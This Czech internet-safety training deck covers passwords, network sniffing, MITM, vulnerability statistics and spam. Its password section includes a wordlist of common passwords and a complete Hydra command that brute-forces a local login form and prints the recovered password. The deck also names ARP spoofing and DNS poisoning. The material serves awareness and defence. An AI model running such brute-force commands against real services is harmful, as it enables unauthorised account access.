



Úvod do bezpečného pohybu na Internetu

Školení B1 k projektu Dotyk

Miroslav Hlávka



INVESTICE DO ROZVOJE VZDĚLÁVÁNÍ





- ▶ Úvod
- ▶ Hesla
- ▶ Přenos dat po síti
- ▶ Odposlech
- ▶ Bezpečnostní chyby v software
- ▶ SPAM
- ▶ Pop-up okna, Rootkit, Botnet
- ▶ Anonymizace na Internetu
- ▶ Závěr



- ▶ jakou informaci hledám?
- ▶ jaké zdroje využívám?
- ▶ co jsem ochoten riskovat pro její získání?
- ▶ v případě napadení o co mohu přijít?
- ▶ zvažte pro a proti




- ▶ poskytování služeb na vzdáleném serveru (SaaS - webmail, Facebook, Dropbox, Netflix, Bakláři)
- ▶ všechny služby vyžadují ověření (heslo, SSL certifikát, OTP)
- ▶ volba správného managementu hesel a hesel samotných



- ▶ řada služeb, které využíváme jak online, tak offline využívá ověření heslem
- ▶ znalost uživatelského jména a hesla většinou postačuje k tomu, aby daná služba byla ovládána na administrátorské úrovni
- ▶ uživatelská jména a hesla je třeba bedlivě chránit
- ▶ obecně známé nástroje pro lámání hesel (John the Ripper, Hydra)

Lámání hesel



Jméno:

Heslo:

Lámání hesel



view-source:localhost

```
1 <html>
2 <head>
3 <script src="http://code.jquery.com/jquery.js"></script>
4 <script src="js/header.js"></script>
5 <script src="js/jfooter.js"></script>
6 <link rel='stylesheet' type='text/css' href='js/general.css'>
7 <meta http-equiv="content-type" content="text/html; charset=utf-8"
8 </head>
9 <body>
10 <form name="user_login" action="dotaznik.php" method="post">
11 <table class="login">
12     <tr><td>Jméno: </td><td><input type="text" name="user"></td>
13     <tr><td>Heslo: </td><td><input type="password" name="pass">
14     <tr><td colspan=2 class="submit"><input type="submit" value="Zalogovat" />
15 </table>
16 </form>
17 <div id="footer">
18 <script src="js/footer.js"></script>
19 </div>
20 </body>
21 </html>
```



view-source:localhost

```
1 <html>
2 <head>
3 <script src="http://code.jquery.com/jquery.js"></script>
4 <script src="js/header.js"></script>
5 <script src="js/jfooter.js"></script>
6 <link rel='stylesheet' type='text/css' href='js/general.css'>
7 <meta http-equiv="content-type" content="text/html; charset=utf-8"
8 </head>
9 <body>
10 <form name="user_login" action="dotaznik.php" method="post">
11 <table class="...>
12     <tr><
13     <tr><
14     <tr><
15 </table>
16 </form>
17 <div id="foot...
18 <script src="...
19 </div>
20 </body>
21 </html>
```

- ▶ základní stránka s žádostí o zalogování (použité PHP a JS)
- ▶ bez znalosti jména/hesla je ze zdrojového kódu možno zjistit, jak se data předávají dále
- ▶ poté je potřeba pokusit se přihlásit byť neúspěšně a může se začít s útokem

Lámání hesel



Screenshot of a Google Chrome browser window showing multiple tabs open. The active tab is titled "localhost/dotaznik.php - Google Chrome". The address bar shows "localhost/dotaznik.php". The content area displays the message "Uživatel není ověřen" (User is not authenticated).

Uživatel není ověřen

Lámání hesel



```
File Edit View Bookmarks Se
1 123456
2 123456789
3 password
4 adobe123
5 12345678
6 qwerty
7 1234567
8 111111
9 photoshop
10 123123
11 1234567890
12 000000
13 abc123
14 1234
15 adobel
16 macromedia
17 azerty
18 iloveyou
19 aaaaaaa
20 654321
21 12345
22 666666
23 sunshine
24 123321
25 letmein
26 monkey
27 asdfgh
28 password1
29 shadow
30 princess
31 dragon
32 adobeadobe
33 daniel
34 computer
35 michael
36 121212
37 charlie
38 master
39 superman
40 qwertyuiop
41 112233
42 asdfasdf
43 jessica
```

localhost/dotaznik.php - Google Chrome

Uživatel není ověřen

Lámání hesel



```
File Edit View Bookmarks Se
1 123456
2 123456789
3 password
4 adobe123
5 12345678
6 qwerty
7 1234567
8 111111
9 photoshop
10 123123
11 1234567890
12 000000
13 abc123
14 1234
15 adobel
16 macromedia
17 azerty
18 iloveyou
19 aaaaaaa
20 654321
21 12345
22 666666
23 sunshine
24 123321
25 letmein
26 monkey
27 asdfgh
28 password1
29 shadow
30 princess
31 dragon
32 adobeadobe
33 daniel
34 computer
35 michael
36 121212
37 charlie
38 master
39 superman
40 qwertyuiop
41 112233
42 asdfasdf
43 jessica
```

localhost/dotaznik.php - Google Chrome

Uživatel není ověřen

- ▶ pro slovníkový útok použijeme nejpoužívanější hesla
- ▶ stejně tak můžeme použít i slovník pro uživatelská jména



Lámání hesel

```
hydra_ukazka : bash - Konsole
File Edit View Bookmarks Settings Help
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$ time hydra -l dotaznik -P pass localhost http-form-post /"dotaznik.php:user='^USER'^&pass='^PASS^':Uživatel není"
Hydra v8.0 (c) 2014 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2014-10-14 15:22:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 101 login tries (l:1/p:101), -0 tries per task
[DATA] attacking service http-post-form on port 80
[BO][www.form] host: 127.0.0.1 login: dotaznik password: skoly2014
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-10-14 15:22:01

real    0m0.379s
user    0m0.069s
sys     0m0.066s
[zoe@localhost hydra_ukazka]$ clear
[zoe@localhost hydra_ukazka]$ ■
```

...s - EC Council Certified Ethical Hacker v8.0 : bash poznamky : bash PrF : vim hydra_ukazka : bash zoe : gimp

Lámání hesel



```
[zoe@localhost hydra_ukazka]$ time hydra -l dotaznik -P pass localhost http-form-post /"dotaznik.php:user='^USER'^&pass='^PASS':Uživatel není'  
Hydra v8.0 (c) 2014 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2014-10-14 15:22:01  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 101 login tries (l:1/p:101), -0 tries per task  
[DATA] attacking service http-post-form on port 80  
[BO][www.form] host: 127.0.0.1 login: dotaznik password: skoly2014  
1 of 1 target completed, 0 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2014-10-14 15:22:01  
  
real 0m0.379s  
user 0m0.069s  
sys 0m0.066s  
[zoe@localhost hydra_ukazka]$ clear  
[zoe@localhost hydra_ukazka]$ █
```

...s - EC Council Certified Ethical Hacker v8.0 : bash

- ▶ během půl vteřiny Hydra otestovala všech 101 hesel a protože jedno je správné vytiskla jej
- ▶ podobným způsobem je možno útočit na řadu sítových služeb
- ▶ proto je nezbytné vyhýbat se slovům vyskytujícím se ve slovnících



- ▶ nemělo by být součástí slovníku k jakémukoliv jazyku
- ▶ alespoň 8 znaků dlouhé
- ▶ mělo by obsahovat velká/malá písmena, číslice a znaky (@! + -)
- ▶ nemělo by být programově uhodnutelné
- ▶ snadno zapamatovatelné
- ▶ jedno heslo pro jednu službu
- ▶ nepoužívat reálie, spojitelné s Vaší osobou (kř. jméno, SPZ, data narození)
- ▶ používejte passphrase nebo heslo z ní odvozené (ctyrisluncejedobryfilm - C\$JdF2012)
- ▶ použijte keymanager (KeePass)



- ▶ ARPANET - packet switched network (1969); TCP/IP (1978)
- ▶ Telnet (RFC15 - 1969)
- ▶ SMTP (RFC196 - 1971)
- ▶ FTP (RFC114 - 1971)
- ▶ POP (RFC918 - 1984)
- ▶ IMAP (RFC1176 - 1990)
- ▶ HTTP (RFC1945 - 1996)



- ▶ ARPANET - packet switched network (1969); TCP/IP (1978)
- ▶ Telnet (RFC15 - 1969)
- ▶ SMTP (RFC196 - 1971)
- ▶ FTP (RFC114 - 1971)
- ▶ POP (RFC918 - 1984)
- ▶ IMAP (RFC1176 - 1990)
- ▶ HTTP (RFC1945 - 1996)
- ▶ SSH (1995)
- ▶ SMTPS (RFC2487 - 1999)
- ▶ FTPS (RFC4217 - 2005)
- ▶ POPS, IMAPS (RFC2595 - 1999)
- ▶ HTTPS (RFC2818 - 2000)

Přenos dat nezabezpečeně

The screenshot shows the Wireshark application interface. At the top, there's a menu bar with File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, Help, and a toolbar below it with various icons. A status bar at the bottom indicates "File: /var/tmp/wireshark_2_interfaces : Packets: 99 · Displayed: 15 (15.2%) · Drop".

The main window displays a list of network packets. A specific packet (Frame 70) is selected, highlighted in blue. The packet details pane shows the following information:

No.	Time	Source	Destination	Protocol	Length	Info
9	3.735658000	127.0.0.1	127.0.0.1	TCP	74	74 34603 > http [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK=0
10	3.735707000	127.0.0.1	127.0.0.1	TCP	74	74 http > 34603 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK=0
11	3.735746000	127.0.0.1	127.0.0.1	TCP	66	66 34603 > http [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=17700 TSecr=17700
70	10.453062000	127.0.0.1	127.0.0.1	HTTP	663	663 POST /dotaznik.php HTTP/1.1 (application/x-www-form-urlencoded)
71	10.453093000	127.0.0.1	127.0.0.1	TCP		
72	10.454742000	127.0.0.1	127.0.0.1	HTTP		
73	10.454767000	127.0.0.1	127.0.0.1	TCP		
74	10.491147000	127.0.0.1	127.0.0.1	HTTP		
75	10.548978000	127.0.0.1	127.0.0.1	TCP		
76	10.822240000	127.0.0.1	127.0.0.1	HTTP		
77	10.861902000	127.0.0.1	127.0.0.1	TCP		
78	15.020000000	127.0.0.1	127.0.0.1	TCP		

The packet details pane also shows the raw hex and ASCII data for the selected frame. To the right of the main pane, a "Follow TCP Stream" window is open, displaying the full conversation between the client and server. The client sends a POST request to "/dotaznik.php" with various headers and a cookie. The server responds with a 200 OK status and its own set of headers.

Přenos dat zabezpečeně

The screenshot shows the Wireshark application interface. At the top, there are several tabs: "prezentace_v_o", "(6) Facebook", "Hacking Expo", "wlp2s0 and Loopback: lo", "Untitled-2.pcap", "Toolbox", "Layer 2", and "Follow TCP Stream". Below the tabs, the menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, and Help.

The main window displays a list of network packets. A green search bar at the top left contains the filter: "tcp.stream eq 0". The columns in the packet list are No., Time, Source, Destination, and Protocol. The list shows 64 captured frames, mostly TCP segments between two hosts (192.168.1.11 and 31.13.84.81). The protocol column indicates TLSv1.2 for most of the frames.


To the right of the packet list, a large pane titled "Follow TCP Stream" shows the "Stream Content" of the selected conversation. The content is heavily redacted with numerous question marks and ellipses, indicating sensitive data has been obscured. At the bottom of this pane, there are buttons for "Find", "Save As", "Print", and encoding options: ASCII, EBCDIC, and Hex Dump. A link "Entire conversation (93360 bytes)" is also present.

At the very bottom of the screen, a status bar shows the file path: "/var/tmp/wireshark_2_interface... : Packets: 1626 · Displayed: 608 (37.4%) · Dropped: 0 (0.0%) · Profile: Default".

Proč se dějí nepěkné věci v síti?




- ▶ nepřeberné množství aktivit spojených s únikem informací
- ▶ vesměs ilegální
- ▶ motivace vzniku:
 - ▶ výzva, prestiž, dlouhá chvíle, zlost na zaměstnavatele
 - ▶ špionáž (Stuxnet)
 - ▶ **finanční zisk**




Obrázek: [?]

Odposlouchávání



Obrázek: [?]


Odposlouchávání




- ▶ nekryptovaná data mohou být odposlechnuta v závislosti na designu sítě
- ▶ téměř všechna zařízení po cestě mohou být použita k odposlechu
- ▶ založeno na důvěře administrátorům
- ▶ částečně lze omezit používáním krytovaných protokolů

Obrázek: [?]

Síťové útoky zaměřené na odposlech - MiTM



Obrázek: [?]





Obrázek: [?]

- ▶ vyžadují znalost TCP/IP, síťové topologie, prostředí
- ▶ děje se převážně v LAN
- ▶ využívá ARP spoof(LAN), DNS poisoning(WAN)
- ▶ veškerá komunikace je přesměrována útočníkovi
- ▶ útočník za určitých okolností může číst HTTPS komunikaci
- ▶ obrana na síťové úrovni (DAI), DNSSEC, SSL oboustranná identifikace



- ▶ software vytvořený za účelem poškodit uživatele
- ▶ souhrnný název pro viry, červy, spyware, keyloggery . . .
- ▶ šíření malware:
 - ▶ social engineering, SPAM
 - ▶ bezpečnostní díry v software
 - ▶ drive-by download (warez, gaming, porn)
 - ▶ file sharing (P2P, USB)



Obrázek: [?]

Přehled bezpečnostních chyb



Vendor	# of vulnerabilities		# of HIGH vulnerabilities		# of MEDIUM vulnerabilities		# of LOW vulnerabilities	
	2013	2012	2013	2012	2013	2012	2013	2012
Oracle	↑ 514	424	↑ 131	76	↑ 316	238	↓ 67	110
Cisco	↑ 373	134	↑ 126	85	↑ 243	45	● 4	4
Microsoft	↑ 344	169	↑ 248	117	↑ 93	48	↓ 3	4
IBM	↑ 336	154	↑ 54	42	↑ 199	94	↑ 83	18
Apple	↓ 190	270	↓ 37	141	↑ 123	115	↑ 30	14
Google	↑ 188	150	↑ 110	79	↓ 77	66	↓ 1	5
Mozilla	↓ 161	195	↓ 98	118	↓ 61	72	↓ 2	5
Adobe	↑ 146	137	↑ 138	127	↓ 7	10	↑ 1	0
Red Hat	↑ 131	30	↑ 27	2	↑ 77	19	↑ 27	9
HP	↑ 112	74	↑ 65	38	↑ 38	31	↑ 9	5

Obrázek: [?]

Přehled bezpečnostních chyb



Operating system	# of vulnerabilities		# of HIGH vulnerabilities		# of MEDIUM vulnerabilities		# of LOW vulnerabilities	
	2013	2012	2013	2012	2013	2012	2013	2012
Microsoft Windows Server 2008	↑ 104	48	↑ 58	35	↑ 46	12	↓ 0	1
Microsoft Windows 7	↑ 100	42	↑ 55	33	↑ 45	8	↓ 0	1
Microsoft Windows Vista	↑ 96	41	↑ 53	34	↑ 43	6	↓ 0	1
Microsoft Windows XP	↑ 88	42	↑ 47	37	↑ 41	5	● 0	0
Microsoft Windows Server 2003	↑ 86	45	↑ 46	40	↑ 40	5	● 0	0
Microsoft Windows 8	↑ 58	5	↑ 43	5	↑ 14	0	↑ 1	0
Linux Kernel	↑ 158	45	↑ 15	12	↑ 119	28	↑ 24	5
Microsoft Windows Server 2012	↑ 51	5	↑ 37	4	↑ 13	1	↑ 1	0
Microsoft Windows RT	↑ 42	2	↑ 32	2	↑ 9	0	↑ 1	0
Apple iOS	↑ 89	86	↓ 19	46	↑ 55	28	↑ 15	12
Cisco IOS	↓ 34	36	↓ 19	23	↑ 15	10	↓ 0	3
Ubuntu Linux	↑ 72	6	↑ 10	0	↑ 55	5	↑ 7	1
Cisco IOS XE	↑ 23	9	↑ 16	9	↑ 7	0	● 0	0
Red Hat Enterprise Linux	↑ 54	2	↑ 9	0	↑ 37	1	↑ 8	1
openSUSE	↑ 49	0	↑ 11	0	↑ 26	0	↑ 12	0
Apple Mac OS X	↑ 63	21	↑ 5	3	↑ 44	16	↑ 14	2

Obrázek: [?]

Přehled bezpečnostních chyb



Application	# of vulnerabilities		# of HIGH vulnerabilities		# of MEDIUM vulnerabilities		# of LOW vulnerabilities	
	2013	2012	2013	2012	2013	2012	2013	2012
Microsoft Internet Explorer	↑ 128	41	↑ 117	34	↑ 11	7	● 0	0
Oracle Java	↑ 193	58	↑ 102	32	↑ 84	20	↑ 7	6
Google Chrome	↑ 168	125	↑ 100	68	↑ 67	55	↓ 1	2
Mozilla Firefox	↓ 149	159	↓ 96	99	↓ 51	55	↓ 2	5
Mozilla Thunderbird	↓ 113	144	↓ 82	95	↓ 31	47	↓ 0	2
Mozilla Firefox ESR	↓ 100	115	↓ 74	75	↓ 26	39	↓ 0	1
Mozilla SeaMonkey	↓ 104	143	↓ 70	94	↓ 34	46	↓ 0	3
Mozilla Thunderbird ESR	↓ 87	109	↓ 64	74	↓ 23	34	↓ 0	1
Adobe Reader	↑ 65	25	↑ 64	25	↑ 1	0	● 0	0
Adobe Acrobat	↑ 63	24	↑ 62	24	↑ 1	0	● 0	0
Adobe Flash Player	↓ 56	66	↓ 55	61	↓ 1	5	● 0	0
Adobe Air	↓ 48	54	↓ 47	51	↓ 1	3	● 0	0

Obrázek: [?]

Podvodné e-maily



Atlas mail - 175 nepřečtených zpráv - Google Chrome

Spam x Atlas m x www.ar... x Google x EURES x macro... x 5.9.3. c x IP Addr x Untitled x Unix Tu x Goog...

← → C amail.centrum.cz

atlas.cz mail Hledat v Emailu Hledat na internetu miroslav.hlavka

Napsat email Napsat SMS 14 SMS zdarma

Příchozí 55/1722 Rozepsaná 14 Odeslaná 617 Koš 1569 Spam koš 16 Drafts (1) Sent (96) Trash (123/249) Nastavení složek >

Zaplněno 10% z 5 GB

Odpovědět Odp. všem Přeposlat Smazat Není spam Další akce ▾

دعوة من صديق

Od: friend 🇮🇶

Komu: <miroslav.hlavka@atlas.cz>

Datum: 14.10.2014 16:34

Your Access Is Ready - Please Save This Email

Please keep a copy of this email for your records

http://www.data-entry-work.biz/?a_aid=535e258bd5daf&a_cid=da5cb830

and access your private link.
This expires in 4.5 hours.
Have A Great Day!

ps: You have NOT been charged anything.
I just hooked you up with...

Odpovědět Odp. všem Přeposlat Smazat Není spam Další akce ▾

Rychlá odpověď

Podvodné e-maily



Atlas mail - 175 nepřečtených zpráv - Google Chrome

Spam x Atlas m x www.ar... x Google x EURES x macro... x 5.9.3.1 x IP Addr x Untitled x Unix Tu x Goog...

← → C amail.centrum.cz

Atlas.cz mail Hledat v Emailu Hledat na internetu

miroslav.hlavka

Napsat email Napsat SMS 14 SMS zdarma

Příchozí 55/1722 Rozepsaná 14 Odeslaná 617 Koš 1569 Spam koš 16 Drafts (1) Sent (96) Trash (123/249) Nastavení složek >

Zaplněno 10% z 5 GB

Odpovědět Odp. všem Přeposlat Smazat Není spam Další akce ▾

عنوان من صديق
Od: friend 🇦🇪
Komu: <miroslav.hlavka@atlas.cz>
Datum: 14.10.2014 16:34

Your Access Is Ready - Please Save This Email
Please keep a copy of this email for your records
http://www.data-entry-work.biz/?a_aid=535e258bd5daf&a_cid=da5cb830
and access your private link.
This expires in 4.5 hours.
Have A Great Day!

ps: You have NOT been charged anything.
I just hooked you up with...

▶ nevyžádaná pošta
▶ často s cílem získat citlivé údaje

SPAM



IP Address Locator - What Is My IP Address Location? Find IP Address Search, IP Locator, IP Lookup - Google Chrome
Inbox [1] × Atlas ma × www.arbi × Google T × EURES - × macros × 5.9.3. C × ip IP Addre × Unix Tut × Google T × Linux Tū × 17-Oct 9:25

www.ipaddresslocation.org

ip address location

home | ip address | checkpoint | ip ranges | ip2country

IP ADDRESS LOCATION

AdChoices ▶ | ► IP Locator | ► IP Tracking | ► IP Check | ► IP List

Search IP Address - What is my IP address?

You have ever wondered "what is my IP address" and how to search, trace and locate IP address from yourself or find IP address from anybody else?

Free & Safe - Austria VPN

Get Your Free 24 Hour Trial
Now! Safe, High-Speed & 100% Anonymous.

Or thought about finding IP addresses ranges block that belong to a specific country?
Have you ever used a web-based IP address lookup location tool to trace and locate IP and find the geographical location of an IP address?
Maybe you are looking for an IP address location, DNS lookup, IP address range etc...
Or you simply wish to learn more about how networking protocols, like UDP and TCP/IP, work?

We can help with all of this and more.

Free IP Location Service

Our free IP to location service and impressive collection of IP tools:

- Email look up (Email tool to verify and lookup email addresses),
• trace Email (track and trace email sender on basis of email header),
• trace IP (trace and find more information about source of your device)

rafinera

GÜNDE 5 ÖĞÜN KAPIYA TESLİM ÖZEL DIYET YEMEK SERVİSİ

29TL' den başlayan fiyatlarla





Inbox [1] ×

ipad

AdChoices ▾

▶ Track IP Address

▶ Find IP

▶ IP Lookup

Other interesting projects

IP-Address.on
Find-IP-Address,
Web Proxy
Free Proxy

Support IP Address Locator with donations and help the IP address lookup service remain free!

Make A Donation

What is an IP Address

Computer IP Address (Internet Protocol address - Your IP address) is your telephone number. It uniquely identifies host on a network. Just as mailing address uniquely identifies your home, an computer IP address uniquely identifies

more info

Email Header Analyzer : (Copy and paste Email header into our free Email tracking tool and start with tracing Email)

```
Delivered-To: miroslav.hlavka@atlas.cz
Received: from mail-g1.snat.cent (mail-g1.snat.cent [10.32.3.101])
          by gmmr4.centrum.cz (Postfix) with QMPP id
700B4FB
          for <miroslav.hlavka@atlas.cz>; Tue, 14
Oct 2014 16:34:42 +0200 (CEST)
Received: from host.hostdccenter.net by cq
(envelope-from <coalr321@host.hostdccenter.net>,
uid 201) with VF-scanner
(cq.spamfree.cz)
Clear:RC:0(72.52.170.17):SA:1(5.7/5.0):
Processed in 3.347897 secs); 14 Oct 2014 14:34:42
-0000
X-SpamDetected: 1
```

Free & Safe - US Proxy

Use the Web like you were in the US Get your Free Trial Now!



Track Email

We have received Cookies from our enhanced Email tracking tool on this page.

Search, IP Locator, IP Lookup - Google Chrome 17-Oct 9:25

ip IP Address Unix Tutorials Google Linux Tutorials

My IP: 93.115.84.195

rafinera

GÜNDE
5 ÖĞÜN
KAPIYA TESLİM
ÖZEL DIYET YEMEK SERVİSİ
29TL'
den başlayan
fiyatlarla



ipad

AdChoices ▾

- ▶ Track IP Addr.
- ▶ Find IP
- ▶ IP Lookup

Other interesting proj:

- IP-Address.on
- Find-IP-Address.
- Web Proxy
- Free Proxy

Support IP Address Locator with donations and help the IP address lookup service remain free!

[Make A Donation](#)

What is an IP Address

Computer IP Address - Your IP address is your telephone number. It uniquely identifies host on a network. Just as mailing address uniquely identifies your home, an computer IP address uniquely identifies

[more info](#)

Use the We
the US Get yo

Email Header Analyzer : (Copy and p and start with tracing Email)

```
Delivered-To: miroslav.havka@atlas.cz
Received: from mail-g1.g1.snat.cent [10.32.3.101] by
gmr4.centr... (Postfix) id 700B4FB for <miroslav.havka@atlas.cz>;
Tue, 14 Oct 2014 16:34:42 +0200 (CEST)
Received: from host.hostcenter.net by cq (envelope-from
<coal321@host.hostcenter.net>, uid 201) with VF-scanner (cq.spamfree.cz)
Clear:RC:0(72.52.170.1
Processed in 3.347897
-0000
X-SpamDetected: 1
```

Email Lookup - Free Email Tracker

Trace Email - Track Email

Email Header Analysis

IP Address: 72.52.170.17 (host.hostcenter.net)
